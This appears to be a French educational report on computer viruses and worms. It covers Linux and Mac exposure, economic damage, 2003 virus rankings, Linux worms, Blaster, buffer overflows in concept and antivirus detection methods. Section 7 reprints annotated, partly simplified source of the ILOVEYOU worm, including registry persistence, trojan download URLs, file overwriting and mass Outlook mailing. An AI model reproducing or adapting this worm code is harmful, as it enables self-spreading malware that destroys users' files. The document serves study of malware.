- Certains virus fonctionnent à la fois sur Windows et Linux (comme le virus Winux). Il est important de noter que les mécanismes de protection Linux, qui empêchent un virus fonctionnant sous une identité quelconque de modifier des fichiers système disparaissent si la partition est accédée depuis un virus fonctionnant sous Windows. Un virus dédié à Windows peut en effet écrire sur un réseau hétérogène utilisant des serveurs Samba aussi facilement que sur un réseau Windows. L'antidote d'un tel virus devrait être disponible pour les deux plate forme.

On voit donc que, bien que nettement moins exposé, le monde des logiciels libres n'est absolument pas à l'abri des virus, vers, et autres logiciels malveillants (chevaux de Troie...). De plus, leur expansion de ces dernières années les rend encore plus exposés. Il est donc probable que l'utilisation de logiciels antivirus sous Linux soit amenée à se développer.

## 5.3. Les chiffres

En août 2003, avec 51,4% des attaques (serveurs et postes de travail confondus), Microsoft est bien la principale cible des développeurs de virus. En comparaison, Linux ne recueille que 14,3% des attaques. Cependant, une étude a montré que, ce même mois, les deux tiers des attaques contre des serveurs visaient directement des serveurs sous Linux.

Les vers Blaster et SoBig se sont énormément répandus sur les machines Windows. Touchant de nombreuses victimes, et étant ainsi très médiatisées, ces attaques participent de la pensée que Microsoft est l'unique cible des créateurs de virus.

En réalité, l'institut ayant menu cette étude indique que de nombreuses attaques diverses continuent de se répandre, visant bien les serveurs Linux ! Mais, puisqu'elles font moins de victimes, on en parle moins. L'étude conclut même que, depuis septembre 2002, avec 51% des attaques ayant abouti, Linux serait le système d'exploitation le plus menacé et subissant le plus d'attaques en ligne !

## 5.4. Virus sous MacOS

Pour les ordinateurs Apple, la problématique est la même. La part de marché de ceux-ci est extrêmement faible, moins de virus prennent donc ce système pour cible. En outre, MacOS étant basé sur Unix, les mêmes informations quant à la sécurité sont vérifiées. On recens une centaine de virus actifs sous Mac. En outre, MacOS dispose d'une mémoire morte contenant une partie de son code. Par définition, cette ROM (*Read Only Memory*) est impossible à modifier, et donc inaccessible pour les virus. En outre, chaque nouvelle version est totalement différente, et donc impassible face aux virus contaminant les anciens systèmes.

Sous Mac, on ne risque pas d'être infecté par un virus pour PC, sauf si l'on utilise les logiciels Office ou Internet Explorer. Les macro virus sont en effet capables d'infecter aussi bien les Apple. En outre, les virus PC peuvent atteindre les Mac disposant de partitions DOS, ou utilisant un émulateur Windows.

En outre, le virus Simpson de 2001, a révélé un autre point sensible des Macintosh. Il était écrit en Apple Script, et a montré qu'il était désormais possible de créer facilement de nouveaux virus avec les outils des Macintosh.

# 6. Des dégâts multiples

## 6.1. Sur les données

Les virus sont bien sûr souvent destinés à supprimer les données présentes sur les disques d'une machine, voire même formater les disques ou supprimer la table des partitions. Ils peuvent ainsi causer des dommages plus ou moins important aux données, jusqu'à l'obligation de réinstaller un système.

## 6.2. Sur le matériel

D'autres sont plus particulièrement voués à ralentir la machine infectée, voir le réseau sur lequel elle est branchée. Dans ce cas, les pertes sont également économiques pour les entreprises.

Mais il existe aussi des virus encore plus agressifs. Ainsi, certains flashent le BIOS des cartes mères, en y incluant du code malveillant. Concernant le matériel, d'autres types de dégâts sont parfois indiqués. Il convient de les prendre au conditionnel, car il reste à prouver que des attaques de ce genre puissent vraiment aboutir, surtout sur la matériel actuel. On dit que certains virus tentent d'augmenter la température du processeur, en changeant les voltages ou les multiplicateurs, puis le saturent, jusqu'à éventuellement le griller. Sur d'anciens écrans, ils augmentaient la résolution, afin d'abîmer le moniteur. On parle aussi de faire promener la tête de lecture des disques durs d'un bout à l'autre du disque, jusqu'à ce qu'elle se désaxe...

## 6.3. Dégâts économiques

On imagine bien les dégâts que peuvent engendrer les virus pour une société. La perte de ses données peut constituer, selon son activité, une véritable catastrophe pour l'entreprise. Moins graves, mais prêtant tout de même à conséquence, le manque à gagner par rapport à une productivité en baisse du personnel, peut être fort dans certains cas. Ainsi, des études très sérieuses ont montré que le spam, très à la mode, obligeaient les salariés à passer beaucoup trop de temps sur leur messagerie pendant le travail !

En 1998, 40 millions d'euros ont été dépensés en France pour l'achat d'antivirus. Mais un tel budget est tout à fait justifié si l'on pense au coût qu'occasionnerait la perte des données pour les entreprises.

## 6.4. Un délit

Les créateurs de virus encourent jusqu'à 3 ans de prison ferme et 46000 euros d'amende, selon la gravité du virus.

## 6.5. Chiffres 2003

Selon l'éditeur d'anti-virus Panda, les 10 premiers virus de l'année 2003 (en % de signalements) sont :

**1er: Bugbear-B (11,21%)**
**2e: Klez-I (8,59%)**
**3e: Bugbear-B (version Cheval de Troie) (6,45%)**
**4e: Blaster (5,32%)**
**5e: Parite-B (5,10%)**
**6e: Mapson (4,73%)**
**7e: EnerKaz (4,42%)**
**8e: Noclose (4,59%)**
**9e: Bugbear (4,43%)**
**10e: Bugbear-B (2,52%)**

Panda souligne qu'un grand nombre d'ordinateurs n'ont toujours pas de protection anti-virus. Ou, s'ils en ont une, qu'elle n'a pas été mise à jour assez régulièrement. Ce qui explique la présence importante de virus déjà anciens, comme Bugbear.B, dans ce classement.

En outre, des vers comme Klez.I exploitent des failles déjà utilisées par d'autres virus, et corrigées depuis longtemps. Et pourtant, ils parviennent encore à infecter à grande échelle. Cela prouve que nombre d'utilisateurs n'installent pas les petits correctifs régulièrement publiés par les éditeurs.

A titre de comparaison, voici un autre classement des virus 2003, réalisé cette fois par l'éditeur Sophos.

**1er: SoBig-F (19,9%)**
**2e: Blaster-A (15,1%)**
**3e: Nachi-A (8,4%)**
**4e: Gibe-F (7,2%)**
**5e: Dumaru-A (6,1%)**
**6e: Sober-A (5,8%)**
**7e: Mimail-A (4,8%)**
**8e: Bugbear-B (3,1%)**
**9e: Sobig-E (2,9%)**
**10e: Klez-H (1,6%)**

## 6.6. Le coût des virus

2003 aura été une année redoutable en termes de virus dans les entreprises : Sobig, Mimail, MSBlast... autant de méchantes bestioles qui ont coûté cher aux entreprises du monde entier. Selon Trend Micro, troisième éditeur de logiciels de sécurité au monde, la facture des virus pour 2003 s'élève à 55 milliards de dollars.

Ce coût est en augmentation très nette. Les entreprises avaient perdu entre 20 et 30 milliards de dollars en 2002, et « seulement » quelques 13 milliards en 2001.

L'année dernière, quasiment une attaque par mois était recensée, dont celle de Slammer. Ce ver a, en janvier dernier, interrompu les plans de vols des avions, mis hors service les distributeurs de billets de banque et contraint les fournisseurs d'accès Internet à fermer leur service en Corée du Sud.

En février 2003, le ver Lovegate apparaissait, puis les virus Bugbear et SoBig en juin. Le nombre des attaques entre janvier et juin 2003 a dépassé 70.000, soit environ deux fois plus qu'en 2002, selon les analystes.

Les prévisions ne sont guère encourageantes, puisque les spams (notamment) risquent de croître de manière exponentielle, et de devenir des vecteurs pour les virus et certains programmes pour s'introduire dans les réseaux.

Selon IDC, le marché mondial de la gestion de la sécurité s'appliquant aux contenus, qui comprend les solutions antivirus, les messages de sécurité et les filtres Web, devrait atteindre 6,4 milliards de dollars en 2007, soit un taux de croissance annuel de 19%.

# 7. I Love You, un ver célèbre

Ce ver, écrit en VBScript, a fait de nombreux ravages. Il est très célèbre de par so n exposition médiatique. C'est l'un des premiers vers qui a pris une telle ampleur.

Nous nous proposons ici d'en détailler les parties essentielles. Certaines lignes de code ne fonctionnent pas en l'état (problèmes de syntaxe), et le code de certaines méthodes annexes a été volontairement oublié. Il s'agit de simplifications et d'oublis volontaires. Nous ne publions ce code source que pour montrer comment développer un virus, à des fins d'étude.

Comme nous allons le constater, la création d'un virus très performant est extrêmement simple, grâce au langage VBScript, et à toutes les interactions qu'il utilise avec les applications (notamment de messagerie).

Le fonctionnement de ce virus est le suivant. Il s'assure tout d'abord de bien être exécuté au démarrage de Windows en s'inscrivant notamment dans la base de registres. Puis, il s'envoie à tous les contacts du carnet d'adresse, et ce une seule fois. Il infecte également les fichiers présents sur les disques, avec un comportement différent selon le type de fichiers. Enfin, il effectue aussi une infection par le logiciel *mIRC* (le code source de cette attaque n'est pas reproduit ici). Elle consiste à créer un fichier HTML qui envoie l'infection à tous ceux qui contactent la machine hôte par *mIRC*.

## 7.1. Fonction Main

Il s'agit de la fonction principale du virus, celle exécutée en premier. Ici, *ILoveYou* s'assure qu'il est bien lancé à chaque démarrage de Windows et se copie lui-même dans les différents répertoires spéciaux de Windows. Puis, il appelle d'autres méthodes, chargées de poursuivre l'infection (sur les disques, par mail et par IRC).

```
// Description du virus et coordonnées du développeur
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila, Philippines

// Gestion des erreurs
On Error Resume Next

// Déclaration des variables
```

```
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq = ""
ctr = 0

Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname, 1)
vbscopy = file.ReadAll

// Fonction principale
main()
sub main()
	On Error Resume Next
	dim wscr, rr
	set wscr = CreateObject("WScript.Shell")

	Set dirwin = fso.GetSpecialFolder(0) // Répertoire de Windows
	Set dirsystem = fso.GetSpecialFolder(1) // Répertoire System de Windows
	Set dirtemp = fso.GetSpecialFolder(2) // Répertoire temp de Windows
	// Ouvre le fichier actuel (contenant le virus)
	Set c = fso.GetFile(WScript.ScriptFullName)

	// Copie du virus vers un fichier .vbs exécuté au démarrage
	c.Copy(dirsystem & "\MSKernel32.vbs")
	c.Copy(dirwin & "\Win32DLL.vbs")
	// Copie du virus vers un fichier .TXT.vbs
	c.Copy(dirsystem & "\LOVE-LETTER-FOR-YOU.TXT.vbs")

	// Modification de la base de registres pour le téléchargement automatique
	// du cheval de Troie (voir plus bas)
	regruns()

	// Propagation par e-mail (voir plus bas)
	spreadtoemail()

	// Infection des fichiers (voir plus bas, fonction infectfiles)
	listadriv()

end sub
```

## 7.2. Méthode Regruns

Cette partie du ver inscrit en page de démarrage d'Internet Explorer une adresse pour télécharger automatiquement le fichier WIN-BUGSFIX.exe. Ce fichier est un cheval de Troie. Une fois ce fichier téléchargé, il est exécuté à chaque démarrage de Windows.

```
sub regruns()
	On Error Resume Next
	Dim num, downread

	// Exécution du virus à chaque démarrage
	regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
		\Run\MSKernel32", dirsystem & "\MSKernel32.vbs"

	regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
		\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"

	// Affectation du dossier de téléchargement par défaut s'il n'existe pas
	downread = ""
	downread = regget("HKEY_CURRENT_USER\Software\Microsoft\
		 Internet Explorer\Download Directory")

	if (downread = "") then
		downread = "c:\"
	end if

	// Met en page de démarrage un des 4 liens (au hasard) pour le téléchargement
	// d'un cheval de Troie
	if (fileexist(dirsystem & "\WinFAT32.exe") = 1) then
		Randomize
		num = Int((4 * Rnd) + 1)
		if num = 1 then
			regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~young1s/(...)/WIN-BUGSFIX.exe"
		elseif num = 2 then
			regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~angelcat/(...)/WIN-BUGSFIX.exe"
		elseif num = 3 then
			regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~koichi/(...)/WIN-BUGSFIX.exe"
		elseif num = 4 then
```

```
                    regcreate   "HKCU\Software\Microsoft\Internet   Explorer\Main\Start
Page", "http://www.skyinet.net/~chu/(...)/WIN-BUGSFIX.exe"
               end if
       end if

       // Si le fichier a été téléchargé, il sera exécuté à chaque
       // démarrage de Windows
       if (fileexist(downread & "\WIN-BUGSFIX.exe") = 0) then
              regcreate "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
                        \CurrentVersion\Run\WIN-BUGSFIX",downread &
                        "\WIN-BUGSFIX.exe"

       // Suppression de la page de démarrage, qui est actuellement le cheval de
       // Troie à télécharger
       regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer
                 \Main\Start Page","about:blank"
       end if
end sub
```

## 7.3. Fonction InfectFiles (Infection)

Cette méthode permet d'infecter de nombreux fichiers. Ceux portant les extenions *.vbs*, *.vbe*, *.js*, *.jse*, *.css*, *.wsh*, *.sct*, *.hta* sont effacés et remplacés par le code du ver. Les fichiers *.jpg* et *.jpeg* sont effacés après avoir créé des copies du virus dans des fichiers portant les extensions *.jpg.vbs* et *.jpeg.vbs*. Les fichiers *.mp3* et *.mp2* sont cachés et des fichiers *.mp3.vbs* et *.mp2.vbs* sont créés, contenant le code du virus.

```
// Infecte les fichiers d'un dossier donné
sub infectfiles(folderspec)
       On Error Resume Next
       dim f,f1,fc,ext,ap,mircfname,s,bname,mp3

       set f = fso.GetFolder(folderspec)
       set fc = f.Files

       // Pour chaque fichier du dossier
       for each f1 in fc
```

```
                // Récupération de l'extension du fichier
                ext = fso.GetExtensionName(f1.path)
                // Mise de l'extension en minuscules
                ext = lcase(ext)
                // Mise du nom de fichier en minuscule
                s = lcase(f1.name)
                // S'il s'agit d'un VBS ou d'un VBE.
                if (ext = "vbs") or (ext = "vbe") then
                // Ouverture du fichier.
                        set ap = fso.OpenTextFile(f1.path, 2, true)

                        // Ecriture du code du virus dans le fichier
                        ap.write vbscopy
                        // Fermeture du fichier
                        ap.close

                elseif(ext = "js") or (ext = "jse") or (ext = "css") or (ext = "wsh") or
(ext = "sct") or (ext = "hta") then
                        set ap = fso.OpenTextFile(f1.path,2,true)
                        ap.write vbscopy
                        ap.close
                        bname = fso.GetBaseName(f1.path)
                        set cop = fso.GetFile(f1.path)
                        // Copie du fichier modifié, avec l'extension .VBS en plus
                        cop.copy(folderspec & "\" & bname & ".vbs")
                        // Supression du fichier original
                        fso.DeleteFile(f1.path)

                elseif(ext = "jpg") or (ext = "jpeg") then
                        set ap = fso.OpenTextFile(f1.path,2,true)
                        ap.write vbscopy
                        ap.close
                        // Nom du fichier "infecté"
                        set cop = fso.GetFile(f1.path)
                        // Copie du fichier "infecté" sous le nouveau nom
                        cop.copy(f1.path & ".vbs")
                        // Supression du fichier original
                        fso.DeleteFile(f1.path)

                elseif(ext = "mp3") or (ext = "mp2") then
                        set mp3 = fso.CreateTextFile(f1.path & ".vbs")
                        mp3.write vbscopy
```

```
                    mp3.close
                    set att = fso.GetFile(f1.path)
                    // Rend le fichier actuel caché
                    att.attributes = att.attributes + 2
            end if
        end if
        end if
        next
end sub
```

## 7.4. Fonction *Spreadtoemail* (propagation)

Cette fonction envoie le virus en fichier joint à toute la liste de contact de *Outlook Express*.

```
sub spreadtoemail()
        On Error Resume Next
        dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
        set regedit = CreateObject("WScript.Shell")
        // Création d'un objet Outlook
        set out = WScript.CreateObject("Outlook.Application")
        set mapi = out.GetNameSpace("MAPI")
        // Pour chaque liste d'adresses du carnet d'Outlook Express
        for ctrlists = 1 to mapi.AddressLists.Count
                set a = mapi.AddressLists(ctrlists)
                x = 1
                // Vérification (dans la base de registres) si le virus a déjà été envoyé
                // au contact
                regv = regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\
                                        WAB\" & a)
                if (regv = "") then
                        regv = 1
                end if

                if (int(a.AddressEntries.Count) > int(regv)) then
                        for ctrentries = 1 to a.AddressEntries.Count
                                malead = a.AddressEntries(x)
                                regad = ""
                        regad= regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\
```

```
                    WAB\" & malead)
                    // Si le virus n'a pas encore été envoyé à cette adresse
                    if (regad = "") then
                    // Création du mail
                    set male = out.CreateItem(0)
                    male.Recipients.Add(malead)
                    male.Subject = "ILOVEYOU"
                    male.Body = vbcrlf & "kindly check the attached
                                LOVELETTER coming from me."
                    // Attachement du virus au mail
                    male.Attachments.Add(dirsystem &
                                        "\LOVE-LETTER-FOR-YOU.TXT.vbs")
                    // Envoi du mail
                    male.Send
                    // Indique dans la base de registre qu'on a envoyé un mail
                    // à cette personne
                    Regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"
                                & malead, 1, "REG_DWORD"
                    end if
                    x = x + 1
            next
            regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\" & a,
            a.AddressEntries.Count
            else
                    regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\" & a,
                    a.AddressEntries.Count
            end if
      next
      Set out = Nothing
      Set mapi = Nothing
end sub
```

# 8. Vers sous Linux

Comme nous l'avons déjà évoqué, certains experts considèrent que des virus existent sous Linux. Certains avaient même prévenu la communauté utilisant le système de Linus Thorvalds qu'elle n'était pas à l'abri. Si les virus en tant que tels ne sont pas légion, les vers, eux, attaquent volontiers ce système open-source.

Contrairement aux vers Windows, qui misent généralement sur le fait que l'utilisateur exécutera le script qui les contient (voir l'exemple de *IloveYou*), les vers Linux comptent plutôt sur des *bugs* dans les logiciels réseau. Il faut savoir que, dans l'absolu, les virus sous linux s'attaquent aux applications serveur beaucou plus qu'aux applications bureautiques.

Cela dit, restons honnêtes, les experts recensent près de 68000 virus (vers et chevaux de Troie inclus) sous Windows, seulement 170 pour Linux et Mac et même pas une trentaine pour la version commerciale d'Unix.

## 8.1. Des failles sous Linux

Les failles sont nombreuses sous Windows, nous en avons déjà parlé. Mais il en existe aussi sous Linux, à une échelle moindre toutefois. En effet, lorsqu'une faille de sécurité est découverte, elle n'est pas pour autant forcément immédiatement exploitée ni exploitable. En pratique, on constate que ces failles sont souvent corrigées avant que l'information de leur existence ne devienne réellement publique. Une liste des failles et de leurs correctifs est mise à jour très régulièrement par le collectif Debian (http://www.debian.org/security/ ). Ce phénomène est relatif à l'expérience des utilisateurs de ce système *open source*, capables d'effectuer des opérations parfois complexes sur leur système (recompilation...) pour pouvoir le maintenir à jour au niveau de la sécurité. De plus, tous les utilisateurs ne sont pas touchés par toutes les failles, puisqu'ils n'installent pas forcément (au niveau noyau ou logiciel) tous les modules disponibles. Tout cela est contraire à l'utilisation de Windows, par des gens souvent beaucoup moins expérimentés. Non seulement les correctifs sont distribués au compte-gouttes, mais le système installe tout (« il vaut mieux trop que pas assez ») par défaut...

Une petite anecdote raconte qu'un intrus a introduit un cheval de Troie dans le code d'une version du noyau Linux. La faille a été décelée et corrigée en cinq minutes, grâce au modèle de développement collaboratif de Linux.

Bien que les failles soient moins légion qu'ailleurs, on en découvre souvent. Par exemple, dans le programme wu-Ftpd, utilisé par la majorité de serveurs Linux pour le téléchargement des fichiers, une faille importante a été mise au jour, tout comme sur le serveur Apache.

## 8.2. Techniques d'attaques sous Linux

Sous Linux, la majorité des utilisateurs ne sont pas connectés en tant que **root** (Administrateur). Ainsi, comme nous l'avons déja dit, cela limite fortement la dangerosité des virus : ils ne possèdent pas de droits suffisants pour toucher les fichiers systèmes. C'est pourquoi la majorité des virus efficaces sous Linux utilisent l'attaque de débordement de tampon (buffer overflow). Ele exploite les failles ou erreurs de programmation de certaines application (souvent des navigateurs Internet ou des clients de messagerie).

Cette attaque consite à faire « planter » une application en ajoutant dans un buffer plus de données qu'il ne peut en contenir (un buffer est un zone mémoire temporaire utilisée par une application). Cette action aura pour effet d'écraser le code de l'application. On pourra alors injecter des données utiles pour exploiter le crash de l'application. Cette attaque, très efficace, ne nécessite ainsi aucun droit particulier sur le système hôte, mais une bonne connaissance en programmation.

Nous allons à présent expliquer comment fonctionne cette attaque. L'idée est de profiter du fait que l'application va planter, au lieu de gérer l'accès illégal à la mémoire lors du *buffer overflow*. Cette attaque décale la zone mémoire fournie à l'application. Celle-ci va donc tenter d'accéder en lecture ou en écriture à des données qui ne lui appartiennent pas. Ces opérations conduisent au plantage.


L'explication technique détaillée fournie ci-dessous provient du site www.securiteinfo.com.

D'un point de vue plus technique, la pile (stack en anglais) est une partie de la mémoire utilisée par l'application pour stocker ses variables locales. Nous allons utiliser l'exemple d'une architecture intel (32 bits). Lors d'un appel à une sous-routine, le programme empile (push) le pointeur d'instruction (EIP) sur la stack et saute au code de la sous-routine pour l'exécuter. Après l'exécution, le programme dépile (pop) le pointer d'instruction et retourne juste après l'endroit où a été appelée la sous-routine, grâce à la valeur d'EIP. En effet, comme EIP pointe

toujours vers l'instruction suivante, lors de l'appel de la sous-routine il pointait déjà vers l'instruction suivante, autrement dit l'instruction à exécuter après la sous-routine (= adresse de retour).

D'autre part, lors de l'appel de la sous-routine, celle-ci va dans la majorité des cas créer sa propre pile dans la pile (pour éviter de gérer des adresses compliquées). Pour cela elle va empiler la valeur de la base de la pile (EBP) et affecter la valeur du pointeur de pile (ESP) à celle de la base (EBP).

- ESP est le pointeur du sommet de la pile.
- EBP est le pointeur de la base de la pile.
- EIP est le pointeur de la prochaine instruction à exécuter. Il pointe donc toujours une exécution en avance.




En résumé, on sauvegarde la valeur originale de la base et on décale le tout ensuite. Lors du retour de la sous-routine, on dépile EBP et réaffecte sa valeur originale pour restaurer la pile initiale.

Voici pour le déroulement "normal" des opérations. Un point intéressant à citer est le fait que dans notre architecture, les zones mémoires allouées dans la stack se remplissent dans le sens croissant des adresses (de 0..0H à F..FH) ce qui semble logique. Par contre, l'empilement sur la stack s'éffectue dans le sens décroissant! C'est-à-dire que l'ESB originale est l'adresse la plus grande et que le sommet est 0..0H. De là naît la possibilité d'écraser des données vitales et d'avoir un buffer overflow.
En effet, si notre buffer se trouve dans la pile d'une sous-routine et si nous le remplissons jusqu'à déborder sa taille allouée, nous allons écrire par-dessus les données qui se trouvent à la fin du buffer, c'est-à-dire les adresses qui ont été empilées précédement : EBP, EIP... Une fois la routine terminée, le programme va dépiler EIP et sauter à cette adresse pour poursuivre son exécution. Le but est donc

d'écraser EIP avec une adresse différente que nous pourrons utiliser pour accéder à une partie de code qui nous appartient. (par exemple le contenu du buffer)
Un problème à ce stade est de connaitre l'adresse exacte de la stack (surtout sous Windows) pour pouvoir sauter dedans. On utilise généralement des astuces propres à chaque système (librairies, etc..) qui vont permettre -indirectement- d'atteindre notre stack et d'exécuter notre code. Cela nécessite un débogage intensif qui n'est pas à la portée de tout le monde...

## 8.3. Ramen

Ce ver, que l'on peut considérer comme un prototype, exploite les failles de sécurité des installations par défaut de certaines distributions Red Hat. Il est capable de rechercher tout autre système présentant la même faille. Pour ce faire, il établit des connexions FTP pour vérifier, à partir des informations d'accueil de l'hôte, s'il est infectable. Si c'est le cas, il se crée un répertoire sur le nouveau système, puis télécharge une copie de lui-même depuis le système local.

## 8.4. Linux/Adore

Celui-ci aussi utilise les failles de **wu-ftpd** ou encore **bind**, qui permettent à un intrus d'avoir accès à la racine du système et d'exécuter du code non autorisé. Pour se propager, il recherche au hasard des adresses IP de classe B, et infecte les hôtes qui peuvent l'être. Il ajoute en outre une ligne à la table des opérations quotidiennes de **cron**. Pour éviter d'être détecté pendant son exécution automatique, il modifie la commande **ps** pour que son processus n'apparaisse pas.

## 8.5. Virus multi-plateformes

Apparu en 2001, **Winux** est sans doute le premier exemple de virus multi-plates-formes. Non seulement, en bon virus applicatif, il se propageait dans les fichiers exécutables de Windows, mais il infectait également les exécutables Linux (format Elf). Son seul but était de se répandre, sans occasionner de dommages sur les systèmes infectés.

# 9. Des vers célèbres

## 9.1. Magistr

Magistr, un ver polymorphe, récupère les fichiers contenant les contacts, et envoie un mail à tous ces contacts. Le sujet et l'objet sont générés à partir d'un extrait de fichier texte trouvé sur le disque dur de la machine infectée. Le ver se copie pour s'intégrer en pièce jointe, avec une extension exécutable. En cas d'exécution, il peut effacer l'intégralité du disque dur et du BIOS.
Nimda, outre sa propagation par courrier électronique, comme Magistr, est doué de 2 autres modes de propagation. Il sait parcourir les répertoires réseau de Windows et infecter les fichiers exécutables. Si un utilisateur consulte une page web sur un serveur IIS infecté avec Internet Explorer 5, il peut récupérer le virus. Klez utilise les mêmes modes de propagation.

## 9.2. Blaster


LovSan, ou Blaster, apparu en été 2003, a beaucoup fait parler de lui. C'est le premier virus qui exploite la faille RPC (Remote Procedure Call) de Windows. RPC permet à des processus distants de communiquer. En exploitant cette faille, grâce à un débordement de tampon, LovSan peut prendre le contrôle de la machine vulnérable. Il est programmé de façon à scanner une plage d'adresses IP aléatoire à la recherche de systèmes vulnérables à la faille RPC sur le port 135.

Lorsqu'une machine vulnérable est trouvée, le ver ouvre un shell distant sur le port TCP 4444, et force la machine distante à télécharger une copie du ver dans le répertoire \system32 en lançant une commande TFTP (port 69 UDP) pour transférer le fichier à partir de la machine infectée.

Une fois le fichier téléchargé, il est exécuté, puis il crée des entrées dans la base de registre afin de se relancer automatiquement à chaque redémarrage. En outre, le virus LovSan est prévu pour effectuer une attaque sur le service WindowsUpdate de Microsoft afin de perturber la mise à jour des machines vulnérables !!

# 10.Les générateurs de virus

Pour élaborer un virus, il n'est pas nécessaire, nous l'avons vu, d'être un programmeur émérite. Pour ceux qui trouveraient encore le langage VBS trop complexe, on trouve assez facilement sur l'Internet des programmes générateurs de virus. Il suffit de choisir le type de virus à élaborer, son nom..., et le tour est joué !




Ainsi, certains virus très répandus sont en fait de simples programmes issus de ces générateurs. Citons par exemple le ver « AnnaKournikova », élaboré par un jeune Hollandais. Son principe était similaire à celui de *IloveYou.* Il se propageait *via* Outlook, en s'envoyant par mail à tout le carnet d'adresse du destinataire. Pour appâter le destinataire, le message contenait une photo de Anna Kournikova. Lorsque l'auteur a été retrouvé, il s'est avéré qu'il ne connaissait pas grand-chose à la programmation. Il avoua s'être servi d'un simple générateur de vers disponible sur le net, et programmé lui aussi en ... Visual Basic !

# 11. Les méthodes de détection des anti-virus

## 11.1. Introduction aux antivirus

Les antivirus sont des programmes capables de détecter la présence de virus sur un ordinateur, ainsi que de nettoyer celui-ci dans la mesure du possible si jamais un ou des virus sont trouvés. Nettoyer signifie supprimer le virus du fichier sans l'endommager. Mais parfois, ce nettoyage simple n'est pas possible.

## 11.2. Les types d'anti-virus

On dénombre bien sûr deux types d'antivirus. Les scanners, exécutés à la demande (*On-Demand Scanners*), et les moniteurs, toujours actifs à l'arrière-plan (*On-Access Scanners*). Nous ne nous attarderons pas sur les scanners à la demande, qui utilisent les méthodes déjà expliquées pour chercher des virus dans tous les fichiers des supports accessibles (disques durs, CD-Roms, disquettes…).

Les moniteurs de comportement observent l'ordinateur en arrière-plan (en permanence, de manière transparente), pour détecter toute activité de type virale. Ils peuvent entre autres détecter les tentatives d'ouverture en écriture des fichiers exécutables, les tentatives d'écriture sur les secteurs d'amorçage, ou les tentatives d'un exécutable à devenir résident.

Pour détecter ces tentatives, les logiciels antivirus attrapent les principales interruptions de l'ordinateur, en les remplaçant par l'adresse de leur code. Ainsi, dès qu'un virus tente d'écrire sur le secteur d'amorçage ou sur le disque, c'est l'antivirus qui est d'abord appelé, et non le système directement. L'antivirus peut alors éliminer le virus, s'il le détecte.

Un moniteur résident analyse ainsi toute l'activité du PC, que ce soit les fichiers entrants et sortants de l'ordinateur, le logiciel de messagerie électronique, les exécutables, et même souvent tous les fichiers accédés en lecture ou en écriture. Les moniteurs actuels sont également capables de parcourir les fichiers compressés auquel on accède, afin de vérifier qu'aucun des fichiers qu'ils contiennent ne promène de virus.

Un tel moniteur est extrêmement important, surtout pour les machines connectées à un réseau, et *a fortiori* à l'Internet, ce qui est de plus en plus fréquent.

Bien sûr, les détracteurs de ce genre de logiciel arguent qu'ils ralentissent la machine, diminuent les performances. C'est une évidence, dans la mesure où ils analysent de nombreux événements du système. Néanmoins, sur des machines récentes, c'est beaucoup moins gênant pour l'utilisateur. Et c'est le prix à payer pour une tranquillité plus importante.

## 11.3. Signature virale

